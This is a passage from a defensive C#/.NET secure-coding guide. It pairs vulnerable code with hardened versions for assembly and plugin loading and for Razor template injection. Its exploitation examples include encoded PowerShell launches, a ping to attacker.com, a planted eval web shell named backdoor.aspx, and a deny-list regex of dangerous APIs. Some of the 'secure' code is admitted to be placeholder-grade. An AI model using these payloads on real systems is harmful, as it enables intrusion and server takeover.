                            System.IO.File.Delete(tempFile);
                        }
                    }
                }
            }

            // Load the assembly from the cached location
            Assembly assembly = Assembly.LoadFrom(cachedPath);

            // Verify the loaded assembly
            VerifyAssembly(assembly, moduleInfo);

            // Store in session
            Session["ModuleAssembly"] = assembly;
            Session["ModuleInfo"] = moduleInfo;

            // Log the load
            Logger.Info($"Module {moduleInfo.Name}
v{moduleInfo.Version} loaded by {User.Identity.Name}");

            return Json(new { success = true, message = $"Module
{moduleInfo.Name} loaded successfully" });
```

```
        }
        catch (Exception ex)
        {
            // Log error but don't expose details
            Logger.Error($"Module load failed: {ex}");
            return Json(new { success = false, error = "Failed to load module" });
        }
    }

    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult InstantiateModuleType(string typeName)
    {
        try
        {
            // Get the assembly and module info from session
            Assembly assembly = Session["ModuleAssembly"] as Assembly;
            ModuleInfo moduleInfo = Session["ModuleInfo"] as ModuleInfo;

            if (assembly == null || moduleInfo == null)
            {
                return Json(new { success = false, error = "No module loaded" });
            }

            // Check if the type is allowed
            if (!IsAllowedType(typeName, moduleInfo))
            {
                Logger.Warning($"Attempted to access unauthorized type: {typeName} by {User.Identity.Name}");
                return Json(new { success = false, error = "Unauthorized module type" });
            }

            // Get the type
            Type type = assembly.GetType(typeName);

            if (type == null)
            {
                return Json(new { success = false, error = "Type not found" });
            }

            // Create an instance with timeout
            object instance = null;
```

```
            var task = System.Threading.Tasks.Task.Run(() =>
            {
                instance = Activator.CreateInstance(type);
                return true;
            });

            if (!task.Wait(5000)) // 5 second timeout
            {
                return Json(new { success = false, error = "Module
initialization timed out" });
            }

            // Get available methods for the UI
            var methods = type.GetMethods(BindingFlags.Public |
BindingFlags.Instance)
                .Where(m => m.DeclaringType != typeof(object))
                .Select(m => m.Name)
                .ToList();

            // Store for later use
            Session["ModuleInstance"] = instance;
            Session["ModuleType"] = type;

            return Json(new {
                success = true,
                type = typeName,
                methods = methods
            });
        }
        catch (Exception ex)
        {
            Logger.Error($"Module type instantiation failed:
{ex}");
            return Json(new { success = false, error = "Failed to
instantiate type" });
        }
    }

    private string CalculateFileHash(string filePath)
    {
        using (var algorithm = SHA256.Create())
        using (var stream = System.IO.File.OpenRead(filePath))
        {
            byte[] hashBytes = algorithm.ComputeHash(stream);
            return BitConverter.ToString(hashBytes).Replace("-",
"");
        }
    }
```

```
    private void VerifyAssembly(Assembly assembly, ModuleInfo
moduleInfo)
    {
        // Perform additional security checks on the assembly
        // For example:

        // 1. Verify the assembly name matches the expected module
        if (!assembly.GetName().Name.Equals(moduleInfo.Name,
StringComparison.OrdinalIgnoreCase))
        {
            throw new SecurityException("Assembly name mismatch");
        }

        // 2. Verify version
        Version assemblyVersion = assembly.GetName().Version;
        Version expectedVersion =
Version.Parse(moduleInfo.Version);

        if (assemblyVersion.Major != expectedVersion.Major ||
            assemblyVersion.Minor != expectedVersion.Minor)
        {
            throw new SecurityException("Assembly version
mismatch");
        }

        // 3. Verify the assembly is strongly named (signed)
        if (!assembly.GetName().GetPublicKey().Any())
        {
            throw new SecurityException("Assembly is not strongly
named");
        }

        // 4. Verify all the expected types exist
        foreach (string typeName in moduleInfo.AllowedTypes)
        {
            if (assembly.GetType(typeName) == null)
            {
                throw new SecurityException($"Expected type
{typeName} not found in assembly");
            }
        }
    }

    private bool IsAllowedType(string typeName, ModuleInfo
moduleInfo)
    {
```

```
        return moduleInfo.AllowedTypes.Contains(typeName, 
StringComparer.OrdinalIgnoreCase);
    }
}

public class ModuleInfo
{
    public string Name { get; set; }
    public string Version { get; set; }
    public string DownloadUrl { get; set; }
    public string ExpectedHash { get; set; }
    public string[] AllowedTypes { get; set; }
}
```

This implementation includes several security improvements:

1. **Predefined Module List**: Only approved modules can be loaded
2. **Trusted Source Verification**: Modules are only downloaded from trusted URLs
3. **Hash Verification**: Cryptographic verification of module integrity
4. **Strong Name Validation**: Ensures assemblies are properly signed
5. **Type Allowlisting**: Only specific types can be instantiated
6. **Execution Timeouts**: Prevents hanging or long-running malicious code
7. **Secure Caching**: Modules are securely cached locally

Plugin Architectures

Plugin architectures often involve dynamic loading of assemblies, which can present security risks if not properly implemented.

Vulnerable Code:

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Reflection;

public class PluginManager
{
    private readonly string _pluginDirectory;

    // VULNERABLE: No validation of plugin assemblies
    public PluginManager(string pluginDirectory)
    {
        _pluginDirectory = pluginDirectory;
    }

    public IEnumerable<IPlugin> LoadPlugins()
```

```
    {
        List<IPlugin> plugins = new List<IPlugin>();

        // Get all DLL files in the plugin directory
        string[] pluginFiles =
Directory.GetFiles(_pluginDirectory, "*.dll");

        foreach (string pluginFile in pluginFiles)
        {
            // Load the assembly without verification
            Assembly assembly = Assembly.LoadFrom(pluginFile);

            // Find types that implement IPlugin
            foreach (Type type in assembly.GetTypes())
            {
                if (typeof(IPlugin).IsAssignableFrom(type) &&
!type.IsInterface && !type.IsAbstract)
                {
                    // Create an instance of the plugin
                    IPlugin plugin =
(IPlugin)Activator.CreateInstance(type);
                    plugins.Add(plugin);
                }
            }
        }

        return plugins;
    }
}

public interface IPlugin
{
    string Name { get; }
    void Execute();
}
```

This code is vulnerable because it loads all DLL files from a directory without any validation, allowing potential malicious plugins to be executed.

Exploitation:

An attacker with access to the plugin directory could place a malicious DLL:

```
using System;
using System.Diagnostics;

public class MaliciousPlugin : IPlugin
```

```
{
    public string Name => "Legitimate-Looking Plugin";

    public void Execute()
    {
        // Execute malicious code
        Process.Start("cmd.exe", "/c powershell -e
BASE64PAYLOAD");
    }
}
```

Secure Implementation:

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Reflection;
using System.Security.Cryptography;
using System.Security.Cryptography.X509Certificates;
using System.Linq;

public class SecurePluginManager
{
    private readonly string _pluginDirectory;
    private readonly HashSet<string> _trustedPublisherThumbprints;
    private readonly Dictionary<string, string> _approvedPlugins;

    public SecurePluginManager(string pluginDirectory)
    {
        _pluginDirectory = pluginDirectory;

        // Initialize trusted publisher thumbprints
        _trustedPublisherThumbprints = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
        {
            "A1B2C3D4E5F6A1B2C3D4E5F6A1B2C3D4E5F6A1B2",
            "B2C3D4E5F6A1B2C3D4E5F6A1B2C3D4E5F6A1B2C3D4"
            // Add other trusted thumbprints
        };

        // Initialize approved plugins with their hashes
        _approvedPlugins = new Dictionary<string,
string>(StringComparer.OrdinalIgnoreCase)
        {
            { "ReportPlugin.dll", "A1B2C3D4E5F6..." },
            { "ExportPlugin.dll", "B2C3D4E5F6A1..." }
            // Add other approved plugins
        };
```

```
    }

    public IEnumerable<IPlugin> LoadPlugins()
    {
        List<IPlugin> plugins = new List<IPlugin>();

        // Get all DLL files in the plugin directory
        string[] pluginFiles =
Directory.GetFiles(_pluginDirectory, "*.dll");

        foreach (string pluginFile in pluginFiles)
        {
            try
            {
                // Get just the filename (not the full path)
                string pluginName = Path.GetFileName(pluginFile);

                // Check if this is an approved plugin
                if (!_approvedPlugins.TryGetValue(pluginName, out
string expectedHash))
                {
                    Logger.Warning($"Unapproved plugin found:
{pluginName}");
                    continue;
                }

                // Verify file hash
                string actualHash = CalculateFileHash(pluginFile);

                if (!string.Equals(actualHash, expectedHash,
StringComparison.OrdinalIgnoreCase))
                {
                    Logger.Warning($"Plugin hash mismatch:
{pluginName}. Expected: {expectedHash}, Actual: {actualHash}");
                    continue;
                }

                // Verify strong name signature
                if (!IsStrongNameSigned(pluginFile))
                {
                    Logger.Warning($"Plugin not strong-named:
{pluginName}");
                    continue;
                }

                // Verify certificate
                if (!IsSignedByTrustedPublisher(pluginFile))
                {
```

```
                    Logger.Warning($"Plugin not signed by trusted
publisher: {pluginName}");
                    continue;
                }

                // Load in a restricted context
                Assembly assembly =
LoadAssemblyWithRestrictions(pluginFile);

                // Find types that implement IPlugin
                foreach (Type type in assembly.GetTypes())
                {
                    if (typeof(IPlugin).IsAssignableFrom(type) &&
!type.IsInterface && !type.IsAbstract)
                    {
                        // Create an instance of the plugin with a
timeout
                        IPlugin plugin = null;
                        var task =
System.Threading.Tasks.Task.Run(() =>
                        {
                            plugin =
(IPlugin)Activator.CreateInstance(type);
                            return true;
                        });

                        if (!task.Wait(5000)) // 5 second timeout
                        {
                            Logger.Warning($"Plugin initialization
timed out: {pluginName}, Type: {type.FullName}");
                            continue;
                        }

                        plugins.Add(plugin);
                        Logger.Info($"Successfully loaded plugin:
{plugin.Name} from {pluginName}");
                    }
                }
            }
            catch (Exception ex)
            {
                // Log the error but continue processing other
plugins
                Logger.Error($"Error loading plugin
{Path.GetFileName(pluginFile)}: {ex}");
            }
        }
```

```
        return plugins;
    }

    private string CalculateFileHash(string filePath)
    {
        using (var algorithm = SHA256.Create())
        using (var stream = System.IO.File.OpenRead(filePath))
        {
            byte[] hashBytes = algorithm.ComputeHash(stream);
            return BitConverter.ToString(hashBytes).Replace("-",
"");
        }
    }

    private bool IsStrongNameSigned(string assemblyPath)
    {
        try
        {
            AssemblyName assemblyName =
AssemblyName.GetAssemblyName(assemblyPath);
            byte[] publicKey = assemblyName.GetPublicKey();

            return publicKey != null && publicKey.Length > 0;
        }
        catch
        {
            return false;
        }
    }

    private bool IsSignedByTrustedPublisher(string assemblyPath)
    {
        try
        {
            X509Certificate2 cert = new
X509Certificate2(X509Certificate.CreateFromSignedFile(assemblyPath
));
            string thumbprint = cert.Thumbprint;

            return
_trustedPublisherThumbprints.Contains(thumbprint);
        }
        catch
        {
            return false;
        }
    }
```

```
    private Assembly LoadAssemblyWithRestrictions(string assemblyPath)
    {
        // In .NET Core and .NET 5+, AppDomain isolation isn't available
        // For a production system, consider process-level isolation
        // or using a more sophisticated sandbox

        // For demonstration, we'll just use LoadFrom with verification
        return Assembly.LoadFrom(assemblyPath);
    }
}

// Enhanced plugin interface with restricted capabilities
public interface IPlugin
{
    string Name { get; }
    string Version { get; }
    string Description { get; }

    // Execute with a well-defined context object instead of arbitrary parameters
    PluginResult Execute(PluginContext context);
}

// Controlled execution context for plugins
public class PluginContext
{
    // Limited set of data and operations available to plugins
    public Dictionary<string, string> Parameters { get; }
    public IPluginLogger Logger { get; }

    // Safe functions plugins are allowed to use
    public string FormatText(string template, Dictionary<string, string> values) { /* Implementation */ return null; }
    public byte[] GeneratePdf(string htmlContent) { /* Implementation */ return null; }

    public PluginContext(Dictionary<string, string> parameters, IPluginLogger logger)
    {
        Parameters = parameters;
        Logger = logger;
    }
}
```

```
// Result type for plugin operations
public class PluginResult
{
    public bool Success { get; set; }
    public string Message { get; set; }
    public byte[] Data { get; set; }
}

// Logger interface provided to plugins
public interface IPluginLogger
{
    void Info(string message);
    void Warning(string message);
    void Error(string message);
}
```

This implementation includes comprehensive security measures:

1. **Approved Plugin List**: Only known plugins are loaded
2. **File Integrity Verification**: Hash checking ensures plugins haven't been tampered with
3. **Strong Name Verification**: Ensures assemblies are properly signed
4. **Publisher Verification**: Only accepts plugins from trusted publishers
5. **Timeout Protection**: Prevents hanging during plugin initialization
6. **Controlled Execution Environment**: Provides plugins with a limited context
7. **Comprehensive Logging**: Logs all plugin operations for audit purposes

Secure Assembly Loading Practices

When implementing plugin architectures or dynamic loading, follow these secure practices:

1. **Verify Assembly Origin**: Only load assemblies from trusted sources
2. **Cryptographic Verification**: Use strong name verification and hash checks
3. **Publisher Verification**: Verify digital signatures against trusted certificates
4. **Process Isolation**: Consider isolating plugin execution in separate processes
5. **Restricted Permissions**: Use security policies to restrict what loaded code can do
6. **Type Safety**: Only create instances of known, safe types
7. **Timeout Mechanisms**: Implement timeouts for plugin initialization and execution
8. **Comprehensive Logging**: Log all dynamic loading and execution for audit purposes

Sample code for loading assemblies securely:

```
public class SecureAssemblyLoader
{
    private readonly HashSet<string> _trustedPublisherThumbprints;
    private readonly string _allowedBasePath;
```

```
    public SecureAssemblyLoader(string allowedBasePath,
IEnumerable<string> trustedThumbprints)
    {
        _allowedBasePath = Path.GetFullPath(allowedBasePath);
        _trustedPublisherThumbprints = new HashSet<string>(
            trustedThumbprints,
            StringComparer.OrdinalIgnoreCase);
    }

    public Assembly LoadAssembly(string assemblyPath)
    {
        // Normalize and check the path
        string fullPath = Path.GetFullPath(assemblyPath);

        // Ensure it's within the allowed directory
        if (!fullPath.StartsWith(_allowedBasePath,
StringComparison.OrdinalIgnoreCase))
        {
            throw new SecurityException("Assembly is outside the
allowed directory");
        }

        if (!File.Exists(fullPath))
        {
            throw new FileNotFoundException("Assembly file not
found", fullPath);
        }

        // Verify strong name
        if (!IsStrongNameSigned(fullPath))
        {
            throw new SecurityException("Assembly is not strongly
named");
        }

        // Verify publisher
        if (!IsSignedByTrustedPublisher(fullPath))
        {
            throw new SecurityException("Assembly is not signed by
a trusted publisher");
        }

        // Load the assembly
        return Assembly.LoadFrom(fullPath);
    }

    public T CreateInstance<T>(Assembly assembly, string typeName)
where T : class
```

```
    {
        if (assembly == null)
            throw new ArgumentNullException(nameof(assembly));

        if (string.IsNullOrEmpty(typeName))
            throw new ArgumentException("Type name cannot be null 
or empty", nameof(typeName));

        // Find the type
        Type type = assembly.GetType(typeName);

        if (type == null)
            throw new TypeLoadException($"Type {typeName} not 
found in assembly");

        // Ensure it implements the expected interface
        if (!typeof(T).IsAssignableFrom(type))
            throw new InvalidCastException($"Type {typeName} does 
not implement {typeof(T).Name}");

        // Create with timeout
        T instance = null;
        var task = System.Threading.Tasks.Task.Run(() =>
        {
            instance = (T)Activator.CreateInstance(type);
            return true;
        });

        if (!task.Wait(5000)) // 5 second timeout
            throw new TimeoutException("Instance creation timed 
out");

        return instance;
    }

    private bool IsStrongNameSigned(string assemblyPath)
    {
        try
        {
            AssemblyName assemblyName = 
AssemblyName.GetAssemblyName(assemblyPath);
            byte[] publicKey = assemblyName.GetPublicKey();

            return publicKey != null && publicKey.Length > 0;
        }
        catch
        {
            return false;
```

```
        }
    }

    private bool IsSignedByTrustedPublisher(string assemblyPath)
    {
        try
        {
            X509Certificate2 cert = new
X509Certificate2(X509Certificate.CreateFromSignedFile(assemblyPath
));
            string thumbprint = cert.Thumbprint;

            return
_trustedPublisherThumbprints.Contains(thumbprint);
        }
        catch
        {
            return false;
        }
    }
}
```

Template Injection

Template engines in .NET applications can be vulnerable to RCE if they allow the execution of code within templates.

Razor Engine Vulnerabilities

The Razor view engine, commonly used in ASP.NET MVC applications, can be vulnerable to code execution if templates are dynamically generated from user input.

Vulnerable Code:

```
using System;
using System.IO;
using System.Web.Mvc;
using RazorEngine;
using RazorEngine.Templating;

public class EmailTemplateController : Controller
{
    // VULNERABLE: Compiles and executes Razor templates from user
input
    [HttpPost]
```

```
    [Authorize(Roles = "Marketing")]
    public ActionResult SaveTemplate(string templateName, string
templateContent)
    {
        try
        {
            // Create a model for testing the template
            var testModel = new EmailModel
            {
                CustomerName = "Test Customer",
                OrderId = "TEST-123",
                ProductName = "Test Product"
            };

            // Compile and test the template - VULNERABLE
            string compiledContent = Engine.Razor.RunCompile(
                templateContent,
                "template-" + Guid.NewGuid(),
                typeof(EmailModel),
                testModel);

            // Save the template to the database
            SaveTemplateToDatabase(templateName, templateContent);

            return Json(new { success = true, preview =
compiledContent });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message
});
        }
    }

    private void SaveTemplateToDatabase(string name, string
content)
    {
        // Database saving logic
    }
}

public class EmailModel
{
    public string CustomerName { get; set; }
    public string OrderId { get; set; }
    public string ProductName { get; set; }
}
```

This code is vulnerable because it accepts template content from users and directly compiles and executes it with the Razor engine, which allows C# code execution.

Exploitation:

An attacker with access to the marketing role could submit a malicious template:

```
Hi @Model.CustomerName,

Thank you for your order #@Model.OrderId.

@{
    // Malicious code
    System.Diagnostics.Process.Start("cmd.exe", "/c powershell -e
BASE64PAYLOAD");
}

Your product @Model.ProductName will be shipped soon.
```

When this template is compiled and executed, it will run the attacker's code.

Secure Implementation:

```
using System;
using System.IO;
using System.Web.Mvc;
using System.Text.RegularExpressions;
using RazorLight;
using System.Threading.Tasks;

public class EmailTemplateController : Controller
{
    private readonly RazorLightEngine _razorEngine;
    private readonly HashSet<string> _allowedDirectives;

    public EmailTemplateController()
    {
        // Initialize the RazorLight engine with secure defaults
        _razorEngine = new RazorLightEngineBuilder()
            .UseMemoryCachingProvider()
            .Build();

        // Define allowed template directives
        _allowedDirectives = new HashSet<string>
        {
            "@Model",
            "@if",
            "@foreach",
```

```
            "@for",
            "@switch",
            "@{",
            "@(",
            "@:",
            "@try"
        };
    }

    // SECURE: Validates template content before execution
    [HttpPost]
    [Authorize(Roles = "Marketing")]
    public async Task<ActionResult> SaveTemplate(string
templateName, string templateContent)
    {
        try
        {
            // Validate template name
            if (!IsValidTemplateName(templateName))
            {
                return Json(new { success = false, error =
"Invalid template name" });
            }

            // Validate template content
            if (!IsValidTemplateContent(templateContent))
            {
                return Json(new { success = false, error =
"Template contains disallowed code constructs" });
            }

            // Create a model for testing the template
            var testModel = new EmailModel
            {
                CustomerName = "Test Customer",
                OrderId = "TEST-123",
                ProductName = "Test Product"
            };

            // Use a more secure approach with RazorLight
            string templateKey = "template_" +
Guid.NewGuid().ToString("N");

            // Compile with timeout
            Task<string> compileTask = Task.Run(() =>
                _razorEngine.CompileRenderStringAsync(templateKey,
templateContent, testModel));
```

```
            if (await Task.WhenAny(compileTask, Task.Delay(5000))
!= compileTask)
            {
                return Json(new { success = false, error =
"Template compilation timed out" });
            }

            string compiledContent = await compileTask;

            // Save the template to the database
            await SaveTemplateToDatabase(templateName,
templateContent);

            // Log the successful template save
            Logger.Info($"Template '{templateName}' saved by
{User.Identity.Name}");

            return Json(new { success = true, preview =
compiledContent });
        }
        catch (Exception ex)
        {
            // Log the error
            Logger.Error($"Template save failed: {ex}");
            return Json(new { success = false, error = "Failed to
save template" });
        }
    }

    private bool IsValidTemplateName(string name)
    {
        return !string.IsNullOrEmpty(name) &&
               Regex.IsMatch(name, @"^[a-zA-Z0-9_\-]{1,50}$");
    }

    private bool IsValidTemplateContent(string content)
    {
        if (string.IsNullOrEmpty(content))
            return false;

        // Check for dangerous code patterns
        string[] dangerousPatterns = new string[]
        {
            @"System\.Diagnostics",
            @"Process\.Start",
            @"System\.IO",
            @"File\.",
            @"Directory\.",
```

```
            @"new\s+WebClient",
            @"System\.Net",
            @"System\.Reflection",
            @"Assembly\.",
            @"GetType\(",
            @"Activator\.",
            @"DllImport",
            @"Marshal\.",
            @"unsafe",
            @"fixed",
            @"stackalloc",
            @"kernel32",
            @"WriteProcessMemory",
            @"VirtualAlloc",
            @"CreateProcess",
            @"shellcode"
        };

        foreach (string pattern in dangerousPatterns)
        {
            if (Regex.IsMatch(content, pattern,
RegexOptions.IgnoreCase))
                return false;
        }

        // Ensure only allowed directives are used
        // Regex to match all @directive occurrences
        var directiveMatches = Regex.Matches(content,
@"@\w+|@{|@\(|@:");

        foreach (Match match in directiveMatches)
        {
            string directive = match.Value;

            if (!_allowedDirectives.Contains(directive))
                return false;
        }

        return true;
    }

    private async Task SaveTemplateToDatabase(string name, string
content)
    {
        // Database saving logic
        await Task.CompletedTask; // Placeholder
    }
}
```

This implementation includes several security improvements:

1. **Template Content Validation**: Checks for dangerous code patterns in templates
2. **Directive Allowlisting**: Only allows specific Razor directives
3. **Execution Timeout**: Prevents template compilation from hanging
4. **Strict Template Naming**: Validates template names to prevent injection
5. **Error Handling**: Logs exceptions without exposing details to users
6. **Secure Template Engine**: Uses RazorLight with secure defaults

Exploitation Through Templates

Template engines are particularly vulnerable to RCE because they often allow embedding code within templates.

Razor Template Exploitation Techniques:

Direct Process Execution:

```
@{
    System.Diagnostics.Process.Start("cmd.exe", "/c ping -n 10 
attacker.com");
}
```

1.

Reflection-Based Execution:

```
@{
    Type type = Type.GetType("System.Diagnostics.Process");
    var method = type.GetMethod("Start", new[] { typeof(string), 
typeof(string) });
    method.Invoke(null, new[] { "cmd.exe", "/c dir > 
C:\\temp\\output.txt" });
}
```

File System Access:

```
@{

System.IO.File.WriteAllText("C:\\inetpub\\wwwroot\\backdoor.aspx",
        "<%@ Page Language=\"C#\" %><%eval(Request[\"cmd\"]);%>");
}
```

Assembly Loading:

```
@{
    System.Reflection.Assembly.Load(Convert.FromBase64String("..."));
}
```

Other Template Engines:

Many template engines are vulnerable to similar issues, including:

1. **DotLiquid**: If custom filters or tags are permitted
2. **Scriban**: If script execution is enabled
3. **Handlebars.NET**: If custom helpers are registered from user input
4. **T4 Templates**: If templates are generated from user input

Secure Template Processing

To secure template processing, follow these practices:

1. **Validate Template Content**: Scan for dangerous patterns before processing
2. **Restrict Available Functionality**: Limit which directives and functions can be used
3. **Use Sandboxing**: Process templates in a restricted environment
4. **Implement Timeout Mechanisms**: Prevent long-running templates
5. **Avoid Dynamic Template Creation**: Pre-compile templates rather than generating them at runtime
6. **Use Least Privilege**: Run template engines with minimal permissions

Sample code for a safer custom template system:

```
public class SafeTemplateEngine
{
    private readonly Dictionary<string, Func<object, string>>
_compiledTemplates;
    private readonly Regex _placeholderPattern;

    public SafeTemplateEngine()
    {
        _compiledTemplates = new Dictionary<string, Func<object,
string>>();
        _placeholderPattern = new Regex(@"{{([\w\.]+)}}",
RegexOptions.Compiled);
    }

    public void RegisterTemplate(string templateName, string
templateContent)
    {
```

```
        // Validate template content
        if (!IsValidTemplateContent(templateContent))
        {
            throw new ArgumentException("Template contains invalid
content");
        }

        // Compile the template into a function
        Func<object, string> templateFunc =
CompileTemplate(templateContent);

        // Store the compiled template
        _compiledTemplates[templateName] = templateFunc;
    }

    public string ProcessTemplate(string templateName, object
model)
    {
        if (!_compiledTemplates.TryGetValue(templateName, out var
templateFunc))
        {
            throw new KeyNotFoundException($"Template
'{templateName}' not found");
        }

        // Execute the template with the provided model
        return templateFunc(model);
    }

    private bool IsValidTemplateContent(string content)
    {
        // Check for potential code execution patterns
        string[] dangerousPatterns = new string[]
        {
            @"@\{",        // Razor code block
            @"<%",         // ASP.NET code block
            @"eval\(",     // JavaScript eval
            @"<script",    // Script tags
            @"System\.",   // System namespace access
            @"Process\."   // Process class access
        };

        foreach (string pattern in dangerousPatterns)
        {
            if (Regex.IsMatch(content, pattern,
RegexOptions.IgnoreCase))
            {
                return false;
```

```
            }
        }

        return true;
    }

    private Func<object, string> CompileTemplate(string
templateContent)
    {
        // Create a compiled template function
        return (model) =>
        {
            // Replace placeholders with model property values
            return _placeholderPattern.Replace(templateContent,
match =>
            {
                string propertyPath = match.Groups[1].Value;
                return GetPropertyValue(model, propertyPath) ??
"";
            });
        };
    }

    private string GetPropertyValue(object model, string
propertyPath)
    {
        if (model == null || string.IsNullOrEmpty(propertyPath))
            return null;

        // Split the property path (e.g., Customer.Address.City)
        string[] parts = propertyPath.Split('.');

        object currentObject = model;

        foreach (string part in parts)
        {
            if (currentObject == null)
                return null;

            // Get the property info
            var property =
currentObject.GetType().GetProperty(part);

            if (property == null)
                return null;

            // Get the property value
            currentObject = property.GetValue(currentObject);
```

```
            }

            return currentObject?.ToString();
        }
}
```

This implementation provides a simple template system with:

1. **Limited Functionality**: Only supports property placeholders, no code execution
2. **Template Validation**: Checks for dangerous patterns before compilation
3. **Compile-Once, Run-Many**: Templates are compiled and cached for efficiency
4. **Safe Property Access**: Property values are accessed through reflection with validation

For more complex template needs, consider using template engines that support sandboxing or provide secure evaluation modes.

Conclusion

Remote Code Execution vulnerabilities represent one of the most severe security threats in C# applications. Throughout this comprehensive guide, we've explored various attack vectors through which RCE can manifest in .NET, including:

1. **Deserialization Vulnerabilities**: Using formatters like BinaryFormatter, JSON.NET with type handling, XML serialization, and YamlDotNet
2. **Process Execution Vulnerabilities**: Through insecure usage of Process.Start and command-line parameter handling
3. **Dynamic Code Evaluation**: Via CSharpCodeProvider, expression evaluation, and Roslyn scripting
4. **SQL Injection Leading to RCE**: Through xp_cmdshell, CLR assemblies, and extended stored procedures
5. **Assembly Loading Vulnerabilities**: From dynamic assembly loading, loading from URLs, and plugin architectures
6. **Template Injection**: In Razor and other template engines that support code execution

For each vulnerability type, we've provided detailed code examples showing both vulnerable implementations and their secure counterparts, along with exploitation techniques.

Key security principles to prevent RCE vulnerabilities include:

1. **Input Validation**: Validate and sanitize all user inputs before using them in sensitive operations
2. **Least Privilege**: Run applications and processes with the minimal required permissions
3. **Allowlist Approaches**: Use explicit allowlists for permitted operations, types, or resources
4. **Defense in Depth**: Implement multiple layers of security controls

5. **Secure Defaults**: Choose frameworks and libraries with secure defaults and avoid dangerous features
6. **Regular Security Testing**: Implement comprehensive security testing as part of the development lifecycle
7. **Keep Dependencies Updated**: Regularly update all dependencies to incorporate security fixes

By understanding the mechanisms behind RCE vulnerabilities and implementing the secure coding patterns described in this article, developers can significantly reduce the risk of these high-impact security issues in their C# applications.

Remember that security is an ongoing process rather than a one-time achievement. Stay informed about emerging threats and evolving best practices to maintain robust protection against remote code execution attacks.

References

1. OWASP, "Remote Code Execution," https://owasp.org/www-community/attacks/Code_Injection
2. Microsoft, "BinaryFormatter security guide," https://docs.microsoft.com/en-us/dotnet/standard/serialization/binaryformatter-security-guide
3. OWASP, "Deserialization of untrusted data," https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data
4. James Forshaw, "ysoserial.net," https://github.com/pwntester/ysoserial.net
5. Microsoft, "Process.Start Method," https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.start
6. Microsoft, "SQL Injection," https://docs.microsoft.com/en-us/sql/relational-databases/security/sql-injection
7. OWASP, "Server-Side Template Injection," https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server-Side_Template_Injection
8. Microsoft, "Assembly.Load Method," https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.load
9. Microsoft, "Security in .NET," https://docs.microsoft.com/en-us/dotnet/standard/security/
10. Microsoft, "Code Access Security," https://docs.microsoft.com/en-us/dotnet/framework/misc/code-access-security
11. OWASP, "XML External Entity (XXE) Processing," https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing
12. OWASP, "ASP.NET Security Cheat Sheet," https://cheatsheetseries.owasp.org/cheatsheets/DotNet_Security_Cheat_Sheet.html
13. PortSwigger, "Server-side template injection," https://portswigger.net/web-security/server-side-template-injection

14. Microsoft, "Securing ASP.NET Core," https://docs.microsoft.com/en-us/aspnet/core/security/
15. Alvaro Muñoz & Oleksandr Mirosh, "Friday the 13th: JSON Attacks," https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks-wp.pdf